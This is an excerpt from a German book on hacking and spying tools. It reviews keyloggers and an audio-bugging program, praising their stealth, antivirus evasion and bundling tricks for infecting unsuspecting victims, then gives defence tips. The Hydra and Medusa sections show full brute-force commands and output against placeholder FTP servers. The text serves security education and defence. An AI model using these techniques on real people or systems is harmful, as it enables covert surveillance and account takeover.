Bild 1.1: Logkeys beim Aufzeichnen von Tastatureingaben

1.2 Elite Keylogger

Anbieter	www.widestep.com			**Preis**	Trial, ab 49 €			
Betriebssystem(e)	Win Vista x32, XP, 2000			**Sprachen**	Englisch			
Kategorie(n)	Keylogger			**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 5 MB	**Installation**		Ja	**Schnittstellen**			
Usability	■■■■■		**Know-how**		■■■□□			

Nach unseren Tests gehört der Elite Keylogger V. 4.5 (Stand IV/2009) nach wie vor zu den besten (Funktionalität) und technologisch fortgeschrittensten Vertretern seiner Art. Er zeigt, was heute in dem Bereich machbar ist, um selbst misstrauische und erfahrene PC-Anwender unbemerkt und effektiv auszuspionieren. Da es sich beim Elite Keylogger um ein kommerzielles Produkt handelt, ist er ziemlich gut getarnt vor den meisten Viren- und Malware-Scannern. Sein Tarnmantel ist so gut, dass er mit herkömmlichen Betriebssystemmitteln nicht entdeckt werden kann. Die einzige Möglichkeit, ihm beizukommen, ist der Einsatz von Antirootkits.

Besonders hervorzuheben ist seine Fähigkeit, die protokollierten Daten applikationsspezifisch auswerten zu können, d. h., man sieht auf einen Blick, welche Briefe in Word geschrieben, welche Tabellen in Excel angelegt, welche E-Mails mit welchen Inhalten verschickt bzw. in welchen Chats welche Dialoge geführt wurden. Das erleichtert die Auswertung nicht unbeträchtlich. Ein herausragendes Feature ist die Verteilung der Logs auf andere Rechner im Netz. Man muss sich nicht mehr via E-Mail informieren lassen (und gegebenenfalls verdächtige Meldungen der Firewall riskieren), um in aller Ruhe Daten sammeln und auswerten zu können. Der fürs Unsichtbarmachen zuständige Kerneltreiber wird in regelmäßigen Abständen aktualisiert.




Bild 1.2: Komfortabel und unsichtbar

1.3 Ardamax Keylogger

Anbieter	www.ardamax.com			**Preis**		Trial, ab 28,95 €			
Betriebssystem(e)	2000/XP/Vista/Windows 7			**Sprachen**		Englisch			
Kategorie(n)	Keylogger			**Oberfläche**		**GUI**	x	**CMD**	
Größe	> 5 MB	**Installation**		Ja	**Schnittstellen**				
Usability	■■■■■		**Know-how**			■■■□□			

Nicht vom Leistungsumfang, wohl aber von der Dateigröße einer der kleinsten (und unauffälligsten) Keylogger. Die Bedienung ist sehr simpel; in wenigen Minuten ist der Keylogger konfiguriert und unsichtbar gemacht. Zwei Highlights haben uns besonders gut gefallen:

- Die Möglichkeit, ein Remote- bzw. Servermodul zu konfigurieren, das man z. B. mit einem anderen nützlichen Programm bündeln und einem ahnungslosen Opfer zuschicken kann. Vorteil: Man muss den Keylogger nicht vor Ort installieren.
- Die Eingabe eines künstlichen Verfalldatums. Das kann sehr nützlich sein, wenn man sein Opfer nur über eine definierte Zeitspanne überwachen kann oder muss: Danach deinstalliert sich das Programm völlig unbemerkt.




Bild 1.3: Auswertungsfenster Keylogger

Die Logs sind verschlüsselt; man kann sie sich als HTML-Report via E-Mail zuschicken oder über einen FTP-Server bzw. relativ leicht übers LAN an eine geheime Adresse verschicken lassen.

1.4 Stealth Recorder Pro

Anbieter	Über Distributor lieferbar, z. B. www.brothersoft.com			**Preis**		Trial, ab 39,95 $		
Betriebssystem(e)	Windows			**Sprachen**		Englisch		
Kategorie(n)	Keylogger			**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 500 KB	**Installation**		Ja	**Schnittstellen**			
Usability	■■■■■		**Know-how**		■■■□□			

Eigentlich kein Keylogger im strengen Sinn des Wortes, sondern eine Audiowanze mit verblüffendem Funktionsumfang. Ziel des Angriffs sind Gespräche, die in der Nähe des Rechners oder Notebooks geführt werden. Eigene Tests ergaben, dass selbst mit einem günstigen Notebook alles aufgezeichnet werden kann, was im Umkreis von mehr als 10 m gesprochen wird. Möglich wird dies durch eine neuartige Boostertechnologie, die den Input eines handelsüblichen Mikrofons um mehr als das 100-Fache verstärken kann.

Die Software zeichnet – in Abhängigkeit des gewählten Umgebungspegels – jedes gesprochene bzw. geflüsterte Wort im mp3-Format (unterschiedliche Qualitätsstufen wählbar) auf und versendet diese Dateien via E-Mail oder FTP. Ein besonderes Schmankerl ist die Fernabfragemöglichkeit. Dadurch ist es einem Angreifer von außen möglich, über einen definierten Port auf die MP3-Dateien zuzugreifen. Man muss die Software nicht unbedingt einem potenziellen Opfer aufs Notebook oder den Rechner packen, sondern kann sie auf seinem eigenen Notebook installieren und in Meetings platziert einsetzen. Bei vielen Notebooks besteht ja der Vorteil darin, dass man kein separates Mikrofon braucht, sondern dieses bereits eingebaut ist.




Bild 1.4: Zugriff auf die Audiowanze von außen

1.5 Elite Keylogger V.1

Anbieter	www.hackinglibrary.ws			**Preis**	-				
Betriebssystem(e)	Windows			**Sprachen**	Englisch				
Kategorie(n)	Keylogger			**Oberfläche**	**GUI**	x	**CMD**		
Größe	< 1 MB	**Installation**		Ja	**Schnittstellen**				
Usability	■■■□□		**Know-how**		■■■□□				

Nein, kein Schreibfehler, keine Vorgängerversion, sondern ein eigenständiges Hackerprodukt mit gewissen Vorzügen. Z. B. kann man den erzeugten Remote-Installer noch mit einem anderen, harmlosen Produkt, u. a. einer kleinen Videodatei, bündeln, damit das Opfer keinen Verdacht schöpft. Zusätzlich kann man die Abhöraktion zeitlich auch begrenzen, quasi mit einem Verfallsdatum versehen, was die Gefahr, entdeckt zu werden, ebenfalls minimiert.




Bild 1.5: Keylogger als typisches Hackertool

1.6 Hardware-Keylogger

Anbieter	ebay oder www.thinkgeek.com			**Preis**	Ab 19,00 €				
Betriebssystem(e)	unabhängig			**Sprachen**	Englisch				
Kategorie(n)	Keylogger			**Oberfläche**	**GUI**	x	**CMD**		
Größe	< 2 MB	**Installation**		Ja	**Schnittstellen**				

Features						
		KEYLLAMA PS2 2GB 2 GB KEYLOGGER KEY LOG AUTHENTIC NEW	Top-rated seller	Buy It Now	$97.88 Free shipping	6d 3h 34m
		KeyLlama 2GB USB Forensic KeyLogger W/ Time/Date Stamp Best KeyLogger On Market Lowest Price & Fast Shipping		Buy It Now	$160.11 Free shipping	28d 22h 5m
		KEYLLAMA USB FORENSIC KEYLOGGER TIME DATE STAMP 2GB NEW	Top-rated seller	Buy It Now	$163.88 Free shipping	19d 4h 7m
Usability	■■■□□		Know-how	■■■□□		

Bild 1.6: Hardware-Keylogger bei eBay

Hardware-Keylogger können wahlweise an den PS2- oder USB-Port des Zielrechners eingeschleift werden, optional gibt es auch Module, die in die Tastatur eingebaut werden oder spezielle Tastaturen. Da diese Keylogger auf Hardware basieren, können sie mit keiner Software entdeckt werden. Sie speichern je nach Ausführung bis zu einige Millionen Zeichen inklusive CMOS-Passwort, Verschlüsselungscodes für die Festplatte etc. Wenn man sie wieder vom Rechner abzieht, können sie später in geschützter Umgebung mit einem mitgelieferten Programm oder einem simplen Texteditor ausgelesen werden.




Bild 1.7: Auslesen des Hardware-Keyloggers

Hardware-Keylogger zählen zu den gefährlichsten Spionagetools, weil sie a) einfach und preiswert zu beschaffen, b) schnell zu installieren und c) relativ einfach auszuwerten sind. Außerdem helfen sie, den Verschlüsselungsschutz von Festplatten mit PBA (Pre Boot Authentication) zu brechen. Die Abwehrmöglichkeiten sind beschränkt: Visuelle Inspektion des Rechners in regelmäßigen Abständen sowie Einsatz von Smartcards und Tokens, in Kombination mit einer Festplattenverschlüsselung können helfen, den Schaden zu begrenzen.

1.7 Abwehr – generelle Tipps

Grundsätzlich sind bei den Abwehrstrategien zwei Szenarien zu unterscheiden: Prophylaxe auf der einen und Unschädlichmachen auf der anderen Seite. Im ersten Fall droht der unmittelbare Angriff von Keyloggern, während er im zweiten Fall bereits erfolgt ist.

Hardware-Keylogger abzuwehren ist eine der anspruchsvollsten Verteidigungsmaßnahmen, da hier allein mit Software wenig auszurichten ist. In der Praxis kommen prinzipiell nur drei Maßnahmen in Betracht:

1. **Physikalische Schutzmaßnahmen**
   Sensible PCs werden vor feindlichen Zugriffsversuchen physisch geschützt (z. B. durch Personenkontrolle, Wegschließen etc.), bzw. die Hardware (PC-Gehäuse und Peripherie wie Tastaturen etc.) wird regelmäßig auf Manipulationen untersucht.

2. **Festplattenverschlüsselung mit Pre Boot Authentication via Chipkarte, USB-Stick etc. (2-Faktoren Authentifizierung)**
   Diese Maßnahme verhindert, dass das Startpasswort ausgespäht und damit die Boot-Kontrolle über den PC übernommen werden kann, da grundsätzlich nur die Tastatureingabe, aber nicht der Hardwareschlüssel der Chipkarte mitprotokolliert werden kann.

3. **Einsatz virtueller, mausgesteuerter Tastaturen & Passwortsafes**
   Hardware-Keylogger speichern nur reale Tastendrücke, aber keine dezidierten Mausbewegungen bzw. Mausklicks.

Ohne physikalische Absicherung bleiben die Maßnahmen 2 und 3 allerdings Stückwerk. Man wird zwar mehr oder weniger zuverlässig das Ausspähen von Anmeldekennungen und Passwörtern verhindern können, schwerlich aber die Kompletteingabe größerer Textmengen, da virtuelle Tastaturen nicht für die Eingabe größerer Textmengen gedacht sind.

Softwarebasierte Keylogger sind zwar grundsätzlich einfacher abzuwehren, bergen aber auch größere Gefahrenpotenziale (breitere Einsatzmöglichkeiten, fast unbeschränkte Speichermöglichkeiten, Fernzugriff, auch von Laien leicht einzusetzen). Ist der PC verschlüsselt bzw. der Zugang physikalisch erschwert, kommen als Infektionsquellen nur speziell präparierte Datenträger (CD, DVD, USB-Sticks, Festplatten etc.) oder verseuchte Webseiten und Mailanhänge in Betracht. Da im Bereich der Industriespionage häufig dezidierte Lösungen eingesetzt werden, laufen gängige signaturbasierte Malwarescannner häufig ins Leere. Hier helfen dann Speziallösungen wie der kernelbasierte Anti Keylogger Elite, der auch unbekannte Keylogger in Echtzeit schachmatt setzt.

Schwächer sind virtuelle Tastaturen (da auch Mausbewegungen in Kombination mit Screenshots aufgenommen werden können). Einfache Lösungen, um das Ausspähen von Kennungen und Passwörter via Internetbrowser zu erschweren, sind Add-Ons wie Key Scrambler & Co.

Da die Softwareprophylaxe immer einem gewissen Unsicherheitsfaktor unterliegt, sollten fortschrittliche Diagnosetechniken wie Anti-Rootkits, Netzwerkmonitore, IDS etc. eingesetzt werden. Eine weitere, simple Möglichkeit ist der Ausbau einer verdächtigen Bootpartition/-platte. Da hier kein Rootkit mehr die protokollierten Mitschnitte schützt, kann man eine datumsbasierte Dateisuche starten (größere Dateien der letzten Tage), um Protokolldateien von Keyloggern zu entdecken. Sind diese Dateien nur im ausgebauten Zustand auf der Platte zu entdecken, nicht aber im laufenden Betrieb, kann man mit einiger Sicherheit davon ausgehen, dem Übeltäter auf die Schliche gekommen zu sein.

2 Passwort-Knacker: Wo ein Wille ist, ist auch ein Weg

Für viele Funktionen des Betriebssystems, des Netzwerks und vieler Anwenderprogramme existieren Passwörter, die vorzugsweise sicherstellen sollen, dass nur autorisierte Personen unter anderem diese Funktionen nutzen:

- CMOS-Passwort
- Administratorpasswort
- User-Logins
- Windows CD-Key
- Netzpasswörter
- User-Passwörter
- Wireless (WPA-PSK/WPA2) Encryption Keys

Wer sich als Angreifer Zugriff auf fremde Netze bzw. fremde Computer verschaffen will, muss hier etliche Hürden nehmen. Grundsätzlich können Passwörter umgangen bzw. außer Kraft gesetzt oder durch entsprechende Attacken (Dictionary / Brute Force / Rainbow Tables) geknackt werden. Die hier exemplarisch vorgestellten Tools repräsentieren aus unserer Sicht die leistungsfähigsten Angriffswerkzeuge, wobei nicht verschwiegen werden soll, dass auch Knackwerkzeuge durchaus einen legitimen Sinn haben können, z. B. den Zugriff dort zu ermöglichen, wo der Anwender schlicht und einfach sein Passwort vergessen hat, oder für den gewissenhaften Administrator, der die Härte von Userkennwörtern testet, um möglichen Angreifern zuvorzukommen. Ansonsten gilt es, den § 202c StGB (»Hackerparagraphen«) zu beachten, der das Ausspähen fremder Daten unter Strafe stellt.

2.1 CMOSPwd

Anbieter	www.cgsecurity.org			**Preis**	-			
Betriebssystem(e)	Windows, Linux, BSD			**Sprachen**	Englisch			
Kategorie(n)	Passwort-Cracker			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 300 KB	**Installation**		Nein	**Schnittstellen**			
Usability	■■■■□		**Know-how**		■■□□□			

Ein simples, aber wirkungsvolles Werkzeug, um die Kontrolle über einen fremden PC zu erlangen – ohne dass dafür ein Keylogger eingesetzt oder zum Schraubenzieher gegriffen werden muss. Einzige Voraussetzung: Der PC muss sich booten lassen. Danach kann über eine DOS-Startdisk oder auch über Windows das Passwort ausgelesen werden.




Bild 2.1: Auslesen des BIOS-Passworts

2.2 Hydra

Anbieter	http://freeworld.thc.org/thc-hydra			**Preis**	-			
Betriebssystem(e)	Linux/UNIX, Mac OS X, Cygwin unter Windows, ARM-Linux und PalmOS			**Sprachen**	Englisch			
Kategorie(n)	Login Passwort-Cracker (Remote)			**Oberfläche**	**GUI**	x	**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**		Nein / Ja	**Schnittstellen**		Benötigt libssh	
Usability	■■■□□		**Know-how**	■■■■□□				

Bei diesem Tool handelt es sich um einen Passwort-Cracker, der mittels Wörterbuchattacke versucht, die Kennwörter entfernter Logins verschiedenster Dienste zu ermitteln. Hydra zeichnet sich durch die Möglichkeit aus, parallele Attacken auf diverse Dienste zu fahren, unterstützt Verbindungen über SSL / Proxy-Server und simuliert die Netzwerkprotokolle Telnet, FTP, POP3[-ntlm], IMAP[-ntlm], SMB, SMBNT, HTTP[s]-{head|get}, HTTP-{get|post}-form, HTTP-PROXY, Cisco, Cisco-Enable, VNC, LDAP2, LDAP3, MS-SQL, MySQL, Oracle-Listener, Postgres, NNTP, SOCKS5, REXEC, RLOGIN, PCNFS, SNMP, RSH, CVS, SVN, ICQ, SAPR3, SSHv2, SMTP-AUTH[-ntlm], PcAnywhere, TEAMSPEAK, SIP und VMAUTHD.

Ein Passwort-Check, durchgeführt auf dem FTP-Server *fileserver.snakeoil.net* mit den Parametern:

- `-v (verbose mode / show login+pass combination for each attempt)`
- `-L (load several logins from FILE)`

- -P (load several passwords from FILE)
- -e ns (additional checks, "n" for null password, "s" try login as pass)

bringt folgendes Ergebnis:

```
discordia:~# hydra -v -L user.lst -P word.lst -e ns fileserver.snakeoil.net
ftp
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2010-03-17 00:16:44
[DATA] 16 tasks, 1 servers, 75684 login tries (l:3/p:25228), ~4730 tries
per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[STATUS] 347.00 tries/min, 347 tries in 00:01h, 75337 todo in 03:38h
[STATUS] 329.67 tries/min, 989 tries in 00:03h, 74695 todo in 03:47h
[VERBOSE] Writing restore file... done
[STATUS] 324.14 tries/min, 2269 tries in 00:07h, 73415 todo in 03:47h
[VERBOSE] Writing restore file... done
[VERBOSE] Writing restore file... done
[STATUS] 320.87 tries/min, 4813 tries in 00:15h, 70871 todo in 03:41h
(...)
[STATUS] 318.85 tries/min, 45596 tries in 02:23h, 30088 todo in 01:35h
[VERBOSE] Writing restore file... done
[VERBOSE] Writing restore file... done
[VERBOSE] Writing restore file... done
[21][ftp] host: 192.168.2.100   login: johndoe   password: elvisisalive
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for 192.168.2.100 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2010-03-17 02:55:19
discordia:~#
```

Bild 2.2: Hydra beim Brechen eines FTP-Zugangs unter Verwendung eines Wörterbuchs




Bild 2.3:
HydraGTK mit GTK-Interface

2.3 Medusa

Anbieter	www.foofus.net		**Preis**		-			
Betriebssystem(e)	Linux, SunOS, BSD, Mac OS X, Windows/Cygwin		**Sprachen**		Englisch			
Kategorie(n)	Login Passwort-Cracker (Remote)		**Oberfläche**		**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**	OpenSSL, LibSSH2, NCPFS, LibPQ, Subversion, afpfs-ng			
Usability	■■■□□	**Know-how**	■■■■□□					

Medusa ist ein schneller, parallel arbeitender und modular aufgebauter Login-Brute-Forcer, der mittels Wörterbuchattacke versucht, die Kennwörter entfernter Logins verschiedenster Dienste zu ermitteln. Der Password-Cracker lässt sich mit zusätzlichen Modulen erweitern, ohne dass dabei die Core-Anwendung modifiziert werden müsste. Medusa unterstützt die folgenden Netzwerkdienste: AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NetWare NCP, NNTP, PcAnywhere, POP3, PostgreSQL, REXEC, RLOGIN, RSH, SMBNT, SMTP-AUTH, SMTP-VRFY, SNMP, SSHv2, Subversion (SVN), Telnet, VMware Authentication Daemon (vmauthd), VNC, Generic Wrapper und Web Formulare. Ein Login-Brute-Force, durchgeführt auf einen FTP-Server mit den Parametern

- `-h (target hostname or IP address)`
- `-U (file containing usernames to test)`

- -P (file containing passwords to test)
- -f (stop scanning host after first valid username/password found)
- -M (name of the module to execute (without the .mod extension))

bringt folgendes Ergebnis:

```
root@discordia:/home/hydra# medusa -h ftp.victim.org -U usernames.lst -P
password.lst -f -M ftp
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: ftplog (1 of 25225 complete)
ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: login (2 of 25225 complete)
ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: root (3 of 25225 complete)
NOTICE: [ftp.mod] Socket is no longer valid. Server likely dropped
connection. Establishing new session.
ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: password (4 of 25225 complete)
(...)

ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: Cisco (23174 of 25225 complete)
ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: system (23175 of 25225 complete)
NOTICE: [ftp.mod] Socket is no longer valid. Server likely dropped
connection. Establishing new session.
ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: NULL (23176 of 25225 complete)
ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: changeme (23177 of 25225
complete)
ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: changeme2 (23178 of 25225
complete)
NOTICE: [ftp.mod] Socket is no longer valid. Server likely dropped
connection. Establishing new session.
ACCOUNT CHECK: [ftp] Host: ftp.victim.org (1 of 1, 0 complete) User:
vkunzmann (1 of 30, 0 complete) Password: thekingisdead (23179 of 25225
complete)
ACCOUNT FOUND: [ftp] Host: ftp.victim.org User: vkunzmann Password:
thekingisdead [SUCCESS]
root@discordia:/home/hydra#
```

Bild 2.4: Medusa beim Brechen eines FTP-Zugangs unter Verwendung einer Passwortliste

2.4 VNCrack

Anbieter	www.phenoelit-us.org/fr/tools.html		**Preis**	-				
Betriebssystem(e)	Linux/UNIX, Windows		**Sprachen**	Englisch				
Kategorie(n)	Password-Cracker (VNC)		**Oberfläche**	**GUI**		**CMD**	x	
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**				
Usability	■■■□□		**Know-how**	■■□□□				

